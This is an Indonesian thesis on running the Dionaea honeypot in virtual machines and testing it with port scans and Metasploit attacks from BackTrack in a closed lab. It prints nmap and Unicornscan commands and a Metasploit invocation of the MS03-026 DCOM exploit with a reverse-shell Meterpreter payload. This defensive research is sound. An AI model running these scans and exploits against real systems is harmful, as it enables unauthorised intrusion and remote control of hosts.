

IMPLEMENTASI VIRTUAL LOW-INTERACTION HONEYPOT DENGAN DIONAEA UNTUK MENDUKUNG KEAMANAN JARINGAN

Ahmad Fikri Nurrahman
J2F008085

Jurusan Ilmu Komputer / Informatika
Fakultas Sains dan Matematika
Universitas Diponegoro
2013

ABSTRAK

Ancaman terhadap keberlangsungan kegiatan komunikasi dan pertukaran informasi menjadi topik utama dalam keamanan jaringan. *Honeypot* merupakan salah satu paradigma terbaru dalam keamanan jaringan yang bertujuan untuk mendeteksi kegiatan yang mencurigakan dan menjebak penyerang serta mencatat aktifitas yang dilakukannya. *Dionaea* merupakan salah satu *low-interaction Honeypot* terbaru sebagai penerus *Nephentes*. *Dionaea* membuat emulasi layanan palsu yang akan dijadikan sebagai target utama serangan. Pada penelitian ini, implementasi jaringan dilakukan secara virtual sehingga dapat melakukan simulasi terhadap kinerja sistem dan merupakan suatu tantangan dalam memanfaatkan sumber daya perangkat keras yang terbatas. Adanya simulasi serangan terhadap *Honeypot* menjadi tolak ukur kinerja terhadap *Dionaea*. Penetrasi dilakukan dengan menggunakan distro *BackTrack* berbasis *Linux*. Tahap awal penetrasi dilakukan dengan *port scanning* terhadap *port* yang terbuka lalu melakukan eksploitasi terhadap *port* tersebut. *Dionaea* mencatat semua aktifitas serangan atau eksploitasi yang dianggap dapat membahayakan sistem jaringan.

Kata kunci :

keamanan jaringan, *Honeypot*, *Dionaea*, *Low-interaction Honeypot*, *Virtual*, *BackTrack*, *exploit*

ABSTRACT

Threat to the sustainability of communication and information exchange activities become main topics in network security. *Honeypot* is one of the network security paradigm that aims to detect any suspicious activity and trap the attacker then record the activities. *Honeypot* aims to detect any suspicious activity that adversely affect the network security. *Dionaea* was one of the latest *low-interaction Honeypot* as *Nephentes* successor. *Dionaea* made false emulation services which served as the main target of the attack. In this research, the network was virtually made in order to simulate the system performance and the challenge is utilized hardware resources which are limited. The existence of a simulated attack on *Honeypot* tested the performance of *Dionaea*. Penetration performed by using a *Linux*-based *BackTrack* distro. Early stages of the penetration was scanned the opened ports then exploited it. From the result, *Dionaea* recorded all activities which would be considered offensive or the exploitation that can jeopardize network system.

Keywords :

network security, *Honeypot*, *Dionaea*, *Low-interaction Honeypot*, *Virtual*, *BackTrack*, *exploit*

1. PENDAHULUAN

1.1. Latar Belakang

Popularitas dan pertumbuhan internet semakin hari semakin meningkat, seperti fitur layanan yang disediakan dalam jaringan internet [5]. Sebagian besar dari tindakan penganggulan didasarkan

pada fakta-fakta yang dikenal, yaitu mengetahui pola serangan.

Diperlukannya cara yang tepat untuk mengetahui bentuk serangan yang dilakukan dari sumber serangan, yaitu dengan mengimplementasikan *Honeypot* pada sistem keamanan jaringan. *Honeypot*

adalah suatu sumber daya yang berpura-pura menjadi sasaran nyata serangan.

Dionaea merupakan *low-interaction Honeypot* terbaru yang menjadi suksesor dari *Nephentes*. *Honeypot Dionaea* dengan lisensi *open source* merupakan salah satu varian dari beberapa *low-interaction Honeypot*, seperti *Nephentes*, *Specter*, dan *KFSensor*. [7]

Dari masalah yang ada sebelumnya, maka akan diimplementasikan *low-interaction Honeypot Dionaea* secara virtual. *Honeypot Dionaea* dilakukan secara virtual yang bertujuan untuk menggunakan spesifikasi perangkat keras yang terbatas. Spesifikasi terbatas yang dimaksudkan tidak mencapai spesifikasi tinggi pada server. Hal ini dapat digunakan untuk penelitian pada praktikum komputer lab atau laptop mahasiswa.

Selain itu, virtualisasi juga diperlukan dalam simulasi serangan untuk menguji kinerja *Honeypot Dionaea*. Hal ini disebabkan karena simulasi serangan perlu dilakukan dalam waktu bersamaan dan spesifikasi perangkat keras yang sama. Simulasi serangan dilakukan atas dasar pengembangan dari tugas akhir Muhammad Arief yang berjudul "Implementasi *Honeypot* dengan menggunakan *Dionaea* di Jaringan *Hotspot Fizz*". Dalam tugas akhir tersebut *Honeypot Dionaea* diimplementasikan di jaringan internet dengan IP publik tanpa adanya simulasi serangan dari jaringan lokal.

1.2. Rumusan Masalah

Berdasarkan uraian latar belakang, maka perumusan masalah yang diangkat pada tugas akhir ini adalah bagaimana mengimplementasikan *low-interaction Honeypot* dengan menggunakan *Dionaea* dan penggunaan spesifikasi perangkat keras yang terbatas serta melakukan simulasi serangan untuk mengukur kinerja *Honeypot Dionaea*.

1.3. Tujuan dan Manfaat

Tujuan yang ingin dicapai dalam penulisan tugas akhir ini adalah memperkuat sistem keamanan jaringan terbaru dengan mengimplementasikan *low-interaction Honeypot* dengan *Dionaea*. Menguji kinerja *Honeypot Dionaea* dengan melakukan simulasi serangan dan *Honeypot Dionaea* mencatat segala aktifitas serangan yang terjadi serta penggunaannya secara virtual dengan spesifikasi perangkat keras yang terbatas.

Adapun manfaat yang ingin diberikan dari hasil penelitian tugas akhir ini adalah sebagai berikut:

a. Bagi Penulis :

Memperkuat sistem keamanan jaringan terbaru dengan mengimplementasikan keamanan jaringan *low-interaction Honeypot* secara virtual dengan *Dionaea*.

b. Bagi Masyarakat Umum.

Penelitian ini dapat menjadi acuan dan masukan terutama bagi masyarakat umum yang memiliki bidang minat pada keamanan jaringan komputer. terutama dalam kegunaannya untuk mengamankan jaringan komputer yang dimilikinya di jaringan komputer atau *server*, khususnya bagi masyarakat umum yang berprofesi sebagai *administrator* jaringan komputer.

1.4. Ruang Lingkup

Ruang lingkup pada implementasi keamanan jaringan *low-Interaction Honeypot* dengan menggunakan *Dionaea* adalah sebagai berikut:

a. Serangan hanya dilakukan terhadap komputer dalam skala jaringan yang kecil, yaitu terdiri dari 1 komputer yang menggunakan 2 buah sistem operasi virtual dan router sebagai penghubung jaringan. Implementasi *low-Interaction Honeypot Dionaea* dilakukan secara virtual dengan *VirtualBox*

b. Simulasi serangan dengan kategori *low-Interaction* diawali dengan *port scanning* TCP dan UDP lalu melakukan eksploitasi terhadap *port* 135, *port* 3306, dan *port* 445.

c. Menggunakan sistem operasi *BackTrack* (sisi penyerang) dan sistem operasi *Honeydrive* (sisi target atau *Honeypot*) yang berbasis *Linux*.

Tidak terhubung dengan internet atau penempatan *Honeypot* dalam area intranet.

2. LANDASAN TEORI

2.1 Keamanan Jaringan

Pada era global ini, keamanan sistem informasi berbasis *internet* harus sangat diperhatikan, karena jaringan komputer *internet* yang sifatnya publik dan global pada dasarnya tidak aman.

Layanan pada *server* memainkan peranan penting dalam keamanan. Adanya celah pada layanan memungkinkan digunakan oleh pihak yang tidak bertanggung jawab untuk menyusupi sebuah sistem ataupun setiap pengguna komputer.

Segi keamanan didefinisikan sebagai [23] :

a. Kerahasiaan (*Confidentiality*)

b. Integritas (*Integrity*)

c. Ketersediaan (*Availability*)

Serangan (gangguan) terhadap keamanan dapat dikategorikan dalam empat kategori utama, yaitu : [23]

- a. *Interruption*
- b. *Interception*
- c. *Modification*
- d. *Fabrication*

2.2. Honeypot

Honeypot adalah suatu sumber daya yang berpura-pura menjadi sasaran nyata serangan. Tujuan utama dari *Honeypot* adalah mengalih perhatian dari penyerang dan mengambil keuntungan yang didapat dari informasi tentang serangan serta penyerangnya. *Honeypot* tidak membantu secara langsung dalam meningkatkan keamanan jaringan komputer. Sebaliknya, mereka menangkap penyusup sehingga dapat menarik minat dari komunitas *Blackhat* terhadap jaringan yang terdapat *Honeypot*. [5]

2.3. Dionaea

Dionaea adalah sebuah alat yang digunakan untuk menjebak penyerang dengan memanfaatkan kerentanan *malware* terhadap layanan atau layanan pada suatu jaringan. *Dionaea* dimaksudkan untuk menjadi suksesor dari *low-interaction Honeypot Nepenthes*. Pengembangan awal *Dionaea* didanai oleh *HoneyNet Project*, sebagai bagian dari *HoneyNets Summer of Code* pada tahun 2009. *Dionaea* menggunakan *Python* sebagai bahasa *scripting* dan *libemu* untuk mendeteksi *shellcodes*. Selain itu *Dionaea* mendukung IPv6 dan TLS (*Transport Layer Security*). Tujuan utama dari *Dionaea* adalah mendapatkan salinan *malware* yang digunakan oleh penyerang. [8]

2.4. Sistem Operasi

Sistem operasi merupakan sebuah program yang mengontrol eksekusi program-program aplikasi dan berfungsi sebagai penghubung antara pengguna dengan komputer dan perangkat keras komputer. Terdapat dua fungsi utama dari sistem operasi, yaitu [24] :

- a. Sistem operasi sebagai *interface* pengguna / komputer.
- b. Sistem operasi menyembunyikan kerumitan *hardware* dari pengguna dan menyediakan *interface* yang nyaman untuk menggunakan sistem bagi pengguna komputer.

2.5. Mesin Virtual

Mesin virtual adalah sebuah program perangkat lunak yang digunakan untuk melakukan virtualisasi di dalam komputer, melalui mesin virtual bisa diciptakan komputer virtual. Fungsi dari komputer virtual adalah memungkinkan untuk dijalkannya

sistem operasi lain di dalam komputer tanpa melakukan perubahan terhadap sistem operasi yang sudah ada di komputer. Dikatakan sebagai komputer virtual karena komputer ini tidak ada secara fisik.

2.6. Serangan Low-Interaction

Serangan yang dilakukan terhadap *Honeypot* menggunakan beberapa alat yang sudah tersedia dalam distro *Linux BackTrack R3*. Dengan *port scanning*, penyerang dapat mengetahui *port* mana saja yang terbuka pada sebuah *host*. Beberapa alat yang digunakan untuk melakukan *Port scanning* adalah :

- a. *Nmap*
- b. *Netifera*
- c. *Unicornscan*

Selain *port scanning*, kegiatan penetrasi adalah salah satu bentuk serangan terhadap jaringan. Salah satu alat yang digunakan untuk melakukan penetrasi jaringan adalah *Metasploit Framework*.

3. ANALISIS KEBUTUHAN DAN PERANCANGAN JARINGAN

3.1 Spesifikasi Kebutuhan

Implementasi *Honeypot Dionaea* dilakukan secara virtual dan simulasi serangan awal dengan *port scanning* lalu melakukan penetrasi layanan terhadap *port* yang terbuka. Secara virtual, implementasi *Honeypot Dionaea* dengan simulasi serangan membutuhkan mesin virtual yang dapat berjalan secara bersamaan. Diperlukannya 2 mesin virtual, yaitu 1 mesin virtual sebagai *Honeypot Dionaea* dan 1 mesin virtual sebagai penyerang. Dalam segi jaringan, virtual *Local Area Network* pada mesin virtual membutuhkan *Bridged Adapter* atau penggunaan adapter yang sama dari *Host OS*.

Simulasi serangan terhadap *Honeypot Dionaea* dengan *port scanning* membutuhkan 3 buah perangkat lunak *port scanner* untuk mencari *port* TCP dan UDP yang terbuka. Dari segi penetrasi layanan terhadap *port* yang terbuka, diperlukan perangkat lunak yang mampu melakukan penetrasi.

3.2. Perancangan Mesin Virtual

Kebutuhan keamanan jaringan *virtual* akan digunakan tiga komputer dengan sistem operasi yang berbeda. Perangkat lunak mesin virtual yang digunakan pada penelitian ini adalah *Virtualbox*. Spesifikasi rincinya adalah sebagai berikut:

a. Sistem operasi yang digunakan sebagai komputer Host

Tabel 1. Spesifikasi Windows sebagai host OS

Spesifikasi	Keterangan
Sistem operasi	Windows 7 Ultimate 64-bit
Posisi di mesin virtual	Host OS
Prosesor	AMD E-450 1.6 Ghz
RAM	2 GB

b. Mesin virtual Guest OS sebagai HoneyPot

Tabel 2. Spesifikasi Honeydrive sebagai guest OS

Spesifikasi	Keterangan
Sistem operasi	Honeydrive / Ubuntu 12.04
Posisi di mesin virtual / Role	Guest OS / Target
RAM	768 MB
Network Adapter	Bridged Adapter, Atheros AR9285

c. Mesin virtual Guest OS sebagai penyerang


Tabel 3. Spesifikasi Backtrack sebagai guest OS

Spesifikasi	Keterangan
Sistem operasi	Backtrack 5 R3
Posisi di mesin virtual	Guest OS / Penyerang
RAM	512 MB
Network Adapter	Bridged Adapter, Atheros AR9285

3.3. Perancangan Jaringan

Perancangan terhadap jaringan yang akan digunakan dengan IP address atau address reservation dilakukan pada router supaya IP address tidak berubah pada saat konfigurasi IP address. Tahapan address reservation dengan konfigurasi IP address secara permanen dapat dilihat pada Lampiran 2.

Gambar 1. merupakan skema perancangan simulasi untuk penelitian ini.



Gambar 1 Skema perancangan arsitektur jaringan

3.4. Perancangan HoneyPot Dionaea

Dionaea secara default sudah membuat file konfigurasi yang berada di "/opt/dionaea/etc/dionaea/dionaea.conf". Pada file konfigurasi ini terbagi menjadi beberapa bagian yaitu


- Logging
- Processors
- Downloads
- Submit
- Listen

3.5. Perancangan Penetrasi

Tahapan yang dilakukan pada saat penetrasi adalah diawali dengan melakukan port scanning. Kegiatan port scanning dilakukan untuk mengetahui port yang terbuka. Setelah mengetahui port yang terbuka, maka dapat dilakukan penetrasi layanan yang diberikan terhadap port tersebut.

3.5.1. Port Scanning


Untuk mencari port TCP yang terbuka, digunakan 2 alat, yaitu Nmap dan Netifera. Hal ini dilakukan untuk melihat apakah tiap alat yang digunakan menghasilkan pattern yang berbeda terhadap HoneyPot Dionaea. Sementara untuk mencari port UDP digunakan Unicornscan.



Gambar 2. Arsitektur jaringan pada saat Port Scanning

3.5.2. Penetrasi Layanan

Alat yang digunakan untuk penetrasi layanan adalah dengan menggunakan Metasploit Framework. Perubahan IP address dilakukan agar mengetahui pengaruh dari HoneyPot Dionaea jika IP address mengalami perubahan. Dapat terlihat pada Gambar 3. mengenai skema jaringan yang akan digunakan pada saat kegiatan penetrasi layanan.



Gambar 3. Arsitektur jaringan pada saat penetrasi layanan

4. IMPLEMENTASI DAN PENGUJIAN

4.1. Implementasi Low-Interaction Honeypot

4.1.1. Dionaea

Paket *Dionaea* menggunakan mesin *Virtual Box* dengan distro *Honeydrive*. Berikut ini merupakan perintah untuk menjalankan proses *Dionaea* :

```
/opt/dionaea/bin/dionaea -l all,-debug
-L '*'
```

```
07032013 07:02:17] python module.c:330: start module.c
07032013 07:02:17] python module.c:338: start dionaea.log 0x95837c0 0x4fd0cc
07032013 07:02:17] python module.c:338: start dionaea.services 0x9225a28 0x9541fcc
07032013 07:02:17] python module.c:338: start dionaea.ihandlers 0x99acf50 0x99527cc
07032013 07:02:17] ihandlers dionaea/ihandlers.py:60: START THE IHANDLERS
07032013 07:02:17] incident incident.c:172: ihandler_new pattern * cb 0xa8a150 ctx 0x996c94c
07032013 07:02:17] incident incident.c:174: ihandler 0x9b0668 pattern * cb 0xa8a150 ctx 0x996c94c
07032013 07:02:17] logsql dionaea/logsql.py:158: Getting RPC Services
07032013 07:02:17] logsql dionaea/logsql.py:178: Setting RPC ServiceOps
07032013 07:02:17] logsql dionaea/logsql.py:197: Trying to update table: dcerpcserviceops
07032013 07:02:17] logsql dionaea/logsql.py:203: ... not required
07032013 07:02:17] logsql dionaea/logsql.py:221: Trying to update table: emu_services
07032013 07:02:17] logsql dionaea/logsql.py:226: ... not required
07032013 07:02:17] logsql dionaea/logsql.py:266: Trying to update table: domdownloads
07032013 07:02:17] logsql dionaea/logsql.py:272: ... not required
07032013 07:02:17] logsql dionaea/logsql.py:429: Setting MySQL Command Ops
07032013 07:02:17] logsql dionaea/logsql.py:540: Updating Table dcerpcs
07032013 07:02:17] logsql dionaea/logsql.py:551: ... not required
07032013 07:02:17] dionaea dionaea.c:811: Installing signal handlers
07032013 07:02:17] dionaea dionaea.c:845: Creating 2 threads in pool
07032013 07:02:17] dionaea dionaea.c:859: looping
```

Gambar 4. *Dionaea* berhasil dijalankan

4.1.2. DionaeaFR

Berikut ini merupakan perintah awal untuk mengumpulkan *file static* yang dibutuhkan oleh *DionaeaFR* :

```
cd /opt/dionaeaFR/opt/dionaeaFR
/manage.py collectstatic
```

Gambar 5. adalah hasil pengumpulan data statis atau *collect static* yang dijalankan sebelum menjalankan *DionaeaFR*.

```
root@honeydrive:~# /opt/dionaeaFR/manage.py collectstatic
You have requested to collect static files at the destination
location as specified in your settings.

This will overwrite existing files!
Are you sure you want to do this?

Type 'yes' to continue, or 'no' to cancel: yes
Copying '/opt/dionaeaFR/DionaeaFR/static/GeoLiteCity.dat'
Copying '/opt/dionaeaFR/DionaeaFR/static/GeoIP.dat'
Copying '/opt/dionaeaFR/DionaeaFR/static/images/glyphicons-halflings.png'
Copying '/opt/dionaeaFR/DionaeaFR/static/images/glyphicons-halflings-white.png'
Copying '/opt/dionaeaFR/DionaeaFR/static/images/flags/bv.gif'
Copying '/opt/dionaeaFR/DionaeaFR/static/images/flags/ar.gif'
Copying '/opt/dionaeaFR/DionaeaFR/static/images/flags/gw.gif'
```

Gambar 5. *Collect static* pada *DionaeaFR*

Setelah melakukan pengumpulan data statis, tahap selanjutnya adalah menjalankan *DionaeaFR*. Berikut ini merupakan perintah untuk menjalankan *DionaeaFR* pada *IP address* 0.0.0.0 dengan *port* 8000 :

```
Cd /opt/dionaeaFR/opt/dionaeaFR/
/manage.py runserver 0.0.0.0:8000
```

Gambar 6. merupakan proses *DionaeaFR* yang telah berhasil dijalankan dan tidak adanya kesalahan dengan alamat *IP address* 0.0.0.0 *port* 8000.

```
root@honeydrive:/opt/dionaeaFR# /opt/dionaeaFR/manage.py runserver 0.0.0.0:8000
Validating models...

0 errors found
Django version 1.4.3, using settings 'DionaeaFR.settings'
Development server is running at http://0.0.0.0:8000/
Quit the server with CONTROL-C.
```

Gambar 6. *DionaeaFR* berhasil dijalankan

4.3.1. Rencana Pengujian

Pengujian akan menggunakan rancangan jaringan dan kebutuhan perangkat sesuai dengan yang sudah disampaikan pada bagian tulisan perancangan jaringan dan spesifikasi kebutuhan.

Pengujian dilakukan dengan skenario sebagai berikut:

1. Terdapat dua buah komputer *guest OS* pada *VirtualBox Guest OS* pertama dengan operating sistem *Linux Honeydrive* yang bertindak sebagai komputer target. *Guest OS* kedua dengan sistem operasi *Linux Backtrack* sebagai komputer penyerang.
2. Koneksi jaringan LAN dikonfigurasi *address reservation* dengan *router wireless*.
3. Pada komputer target dijalankan *HoneyPot Dionaea* serta *DionaeaFR*.
4. Pada komputer penyerang dijalankan program eksploit terhadap jaringan dan komputer target.
5. Mengawali serangan dengan melakukan *port scanning* lalu melakukan eksploitasi serangan terhadap *port* atau layanan yang terbuka.
6. elanjutnya diamati apakah *HoneyPot Dionaea* mampu menjalankan fungsi *emulasi* dan *logging* terhadap tiap serangan dari komputer penyerang.

4.3.2. Port Scanning

4.3.2.1. Nmap

Perintah yang dilakukan untuk melihat *port* yang terbuka dalam jaringan dengan menggunakan *Nmap* adalah :

```
nmap 192.168.0.100-255
```

Gambar 7. merupakan hasil *screen capture* antarmuka *Nmap* pada *IP Address* 192.168.0.100. *Report* yang diberikan oleh *Nmap* berupa :

- Status koneksi pada perangkat keras.
- Status *port* yang terbuka
- Jenis layanan pada *port*
- MAC address perangkat keras

```
root@bt:~# nmap 192.168.0.100-255
Starting Nmap 6.01 ( http://nmap.org ) at 2013-08-27 10:50 WIT
Nmap scan report for 192.168.0.101
Host is up (0.0011s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
42/tcp    open  nameserver
80/tcp    open  http
135/tcp   open  msrpc
443/tcp   open  https
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
3000/tcp  open  ppp
5060/tcp  open  sip
5061/tcp  open  sip-tls
8000/tcp  open  http-alt
MAC Address: 08:00:27:F7:1B:70 (Cadmus Computer Systems)
```

Gambar 7. Hasil Nmap pada IP address 192.168.0.101

Pada saat terjadinya serangan Nmap, Dionaea mencatat semua kegiatan yang dilakukan oleh Nmap. Tiap serangan terhadap *port* tertentu diberikan *attackid* sehingga dapat diketahui detail tiap serangan dan jumlahnya.

```
root@honeypot:~# cat /var/log/dionaea/attack.log
[04042013 12:30:10] connection connection.c:4337: connection 0x9226160 connect/t
cp/name [->] state: none->close
[04042013 12:30:10] logsqli dionaea/logsqli.py:637: reject connection from 192.168
.0.101:34694 to 192.168.0.100:1004 (id=2901)
[04042013 12:30:10] logsqli dionaea/logsqli.py:689: attackid 2961 is done
[04042013 12:30:10] connection connection.c:4304: connection 0x9222710 none/tcp
type: none->connect
[04042013 12:30:10] connection connection.c:850: Could not connect on://tmp/p0f
.sock:0 (No such file or directory)
[04042013 12:30:10] connection connection.c:4337: connection 0x9222710 connect/t
cp/name [->] state: none->close
[04042013 12:30:10] logsqli dionaea/logsqli.py:637: reject connection from 192.168
.0.101:34694 to 192.168.0.100:900 (id=2962)
[04042013 12:30:10] logsqli dionaea/logsqli.py:689: attackid 2962 is done
[04042013 12:30:10] connection connection.c:4304: connection 0x9230388 none/tcp
type: none->connect
[04042013 12:30:10] connection connection.c:850: Could not connect on://tmp/p0f
.sock:0 (No such file or directory)
[04042013 12:30:10] connection connection.c:4337: connection 0x9230388 connect/t
cp/name [->] state: none->close
[04042013 12:30:10] logsqli dionaea/logsqli.py:637: reject connection from 192.168
.0.101:34694 to 192.168.0.100:30006 (id=2963)
[04042013 12:30:10] logsqli dionaea/logsqli.py:689: attackid 2963 is done
```


Gambar 8. Proses Dionaea terhadap serangan Nmap
 Pada Gambar 9. hasil report dari DionaeaFR. Pattern serangan yang dilakukan oleh Nmap adalah melakukan *port scanning* TCP dengan sumber *port* yang sama.

ID	Type	Transport	Protocol	Date	Root	Parent	Sensor	DOT Port	Attacker	Hostname	SRC Port
3273	reject	tcp	pscp	11-04-2013 16:15:01	3273	-	192.168.0.101	19026	192.168.0.102	-	58423
3271	reject	tcp	pscp	11-04-2013 16:15:01	3271	-	192.168.0.101	80	192.168.0.102	-	58423
3270	reject	tcp	pscp	11-04-2013 16:15:01	3270	-	192.168.0.101	312	192.168.0.102	-	58423
3269	reject	tcp	pscp	11-04-2013 16:15:01	3269	-	192.168.0.101	20031	192.168.0.102	-	58423
3268	reject	tcp	pscp	11-04-2013 16:15:01	3268	-	192.168.0.101	19	192.168.0.102	-	58423
3267	reject	tcp	pscp	11-04-2013 16:15:01	3267	-	192.168.0.101	23502	192.168.0.102	-	58423
3266	reject	tcp	pscp	11-04-2013 16:15:01	3266	-	192.168.0.101	9001	192.168.0.102	-	58423
3265	reject	tcp	pscp	11-04-2013 16:15:01	3265	-	192.168.0.101	4899	192.168.0.102	-	58423
3264	reject	tcp	pscp	11-04-2013 16:15:01	3264	-	192.168.0.101	5960	192.168.0.102	-	58423
3263	reject	tcp	pscp	11-04-2013 16:15:01	3263	-	192.168.0.101	3290	192.168.0.102	-	58423
3262	reject	tcp	pscp	11-04-2013 16:15:01	3262	-	192.168.0.101	50002	192.168.0.102	-	58423
3261	reject	tcp	pscp	11-04-2013 16:15:01	3261	-	192.168.0.101	1988	192.168.0.102	-	58423
3260	reject	tcp	pscp	11-04-2013 16:15:01	3260	-	192.168.0.101	2126	192.168.0.102	-	58423
3259	reject	tcp	pscp	11-04-2013 16:15:01	3259	-	192.168.0.101	2099	192.168.0.102	-	58423
3258	reject	tcp	pscp	11-04-2013 16:15:00	3258	-	192.168.0.101	2106	192.168.0.102	-	58423

Gambar 9. Hasil dari DionaeaFR terhadap serangan pertama dengan Nmap.

4.3.2.2. Netifera

Pengujian selanjutnya adalah dengan menggunakan Netifera. Proses *port scanning* dengan Netifera dijalankan dengan mengisi *form type address* dengan IP Address komputer target. Setelah itu akan diuji untuk melihat layanan TCP yang ada pada target. Pada Gambar 10. dapat terlihat hasil yang didapatkan dari hasil *scan* layanan TCP pada IP Address komputer target. Hasil yang diberikan lebih detail seperti dengan adanya tambahan versi DBMS dan versi *web server* yang digunakan.



Gambar 10. Hasil port scanning TCP dengan Netifera

Pada hasil report DionaeaFR terdapat beberapa tipe yang berhasil di terima. Pada Gambar 11. dapat terlihat *pattern* yang berbeda dari *port scanning* dengan menggunakan Nmap.

ID	Type	Transport	Protocol	Date	Root	Parent	Sensor	DOT Port	Attacker	Hostname	SRC Port
4156	reject	tcp	pscp	13-04-2013 09:26:16	4156	-	192.168.0.101	8088	192.168.0.102	-	60165
4157	reject	tcp	pscp	13-04-2013 09:26:16	4157	-	192.168.0.101	8081	192.168.0.102	-	58337
4158	reject	tcp	pscp	13-04-2013 09:26:16	4158	-	192.168.0.101	8080	192.168.0.102	-	37207
4155	reject	tcp	pscp	13-04-2013 09:26:16	4155	-	192.168.0.101	1520	192.168.0.102	-	38706
4154	reject	tcp	pscp	13-04-2013 09:26:16	4154	-	192.168.0.101	143	192.168.0.102	-	44172
4153	reject	tcp	pscp	13-04-2013 09:26:16	4153	-	192.168.0.101	111	192.168.0.102	-	43463
4152	reject	tcp	pscp	13-04-2013 09:26:15	4152	-	192.168.0.101	110	192.168.0.102	-	50390
4151	reject	tcp	pscp	13-04-2013 09:26:15	4151	-	192.168.0.101	25	192.168.0.102	-	49603
4150	reject	tcp	pscp	13-04-2013 09:26:15	4150	-	192.168.0.101	23	192.168.0.102	-	42461
4149	accept	tcp	http	13-04-2013 09:26:15	4149	-	192.168.0.101	445	192.168.0.102	-	42005
4158	accept	tcp	mysql	13-04-2013 09:26:15	4158	-	192.168.0.101	1433	192.168.0.102	-	52506
4157	accept	tcp	mysql	13-04-2013 09:26:14	4157	-	192.168.0.101	3306	192.168.0.102	-	58914
4156	reject	tcp	pscp	13-04-2013 09:26:14	4156	-	192.168.0.101	22	192.168.0.102	-	52048
4155	accept	tcp	http	13-04-2013 09:26:13	4155	-	192.168.0.101	21	192.168.0.102	-	45651
4154	reject	tcp	pscp	13-04-2013 09:26:14	4154	-	192.168.0.101	8088	192.168.0.102	-	60165

Gambar 11. Hasil dari DionaeaFR terhadap serangan Netifera


4.3.2.3. Unicornscan

Langkah selanjutnya dalam mencari *port* UDP yang terbuka pada komputer target adalah dengan menggunakan Unicornscan. IP address penyerang 192.168.0.102 dan IP address target menjadi 192.168.0.101.

Perintah yang dilakukan untuk mencari *port* UDP yang terbuka pada IP address 192.168.0.101 dengan menggunakan Unicornscan adalah :

```
unicornscan -i eth0 -E 192.168.0.101 -m U
```

Perintah `-i` digunakan untuk mengenal *interface Ethernet card* yang digunakan. Perintah `-E` digunakan untuk memproses *port ICMP* yang tertutup. Perintah `-m` untuk menentukan mode pencarian port melalui pemilihan *UDP (U)* atau *TCP (T)*.



Gambar 12. Hasil *port scanning* UDP dengan *Unicornscan*

Gambar 12. merupakan hasil *screen capture* antarmuka *Unicornscan* yang mencari *port* UDP target yang terbuka yaitu *port* 55208 pada *IP address* 192.168.0.101. Pada Gambar 13. merupakan hasil yang diberikan oleh *DionaeaFR* terhadap *Unicornscan* pada bagian *protocol* *TftpServerHandler*.



Gambar 13. Hasil dari *DionaeaFR* terhadap serangan *Unicornscan*

4.3.3. Eksploitasi Layanan

Sebelum mengeksekusi exploit layanan pada *Metasploit Framework*, perlu dipahami terlebih dahulu beberapa perintah pada lampiran 1. Bagan perintah yang akan digunakan adalah sebagai berikut:

```

search <nama layanan>
use <nama exploit>
set <payload yang digunakan>
set RHOST <IP target>
set LHOST <IP penyerang>
exploit
    
```

4.3.3.1. MS03_026_DCOM

Berikut ini merupakan skenario untuk menjalankan exploit dengan *MSF*. Setelah melakukan *port scanning* dengan *Nmap* pada bagian 4.3.3.1, *port* terbuka yang akan diuji adalah *port* 135 dengan layanan *MSRPC (Microsoft Remote Procedure Calls)*. Berikut ini merupakan perintah yang digunakan untuk melakukan eksploitasi :


```

search dcerpc
use
exploit/windows/dcerpc/ms03_026_dcom
set payload
windows/meterpreter/reverse_tcp
set RHOST 192.168.0.102
set LHOST 192.168.0.103
exploit
    
```

Tabel 4. Spesifikasi eksploitasi *MS03_026_DCOM* layanan *DCERPC port* 135

Spesifikasi eksploitasi	Keterangan
Exploit	windows/dcerpc/ms03_026_dcom
Payload	windows/meterpreter/reverse_tcp
RHOST	192.168.0.102
RPORT	135
LHOST	192.168.0.103
LPORT	4444

Pada Tabel 4. eksploitasi *MS03_026_DCOM* menggunakan *payload* “*windows/meterpreter/reverse_tcp*”. *Payload* tersebut merupakan muatan yang dapat menghubungkan target ke penyerang. Pada Gambar 14. dapat terlihat target *MS03_026_DCOM* melakukan serangan terhadap sistem operasi berbasis *Windows* dan melakukan *binding request* terhadap *UUID 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57* pada protokol *ncacn_ip_tcp* sebagai antarmuka *IRemoteActivation* [15] [DCOM-related RPC Interfaces Running in the Rpscc Service].



Gambar 14. Eksploitasi *MS03_026_DCOM* pada layanan *MSRPC port* 135



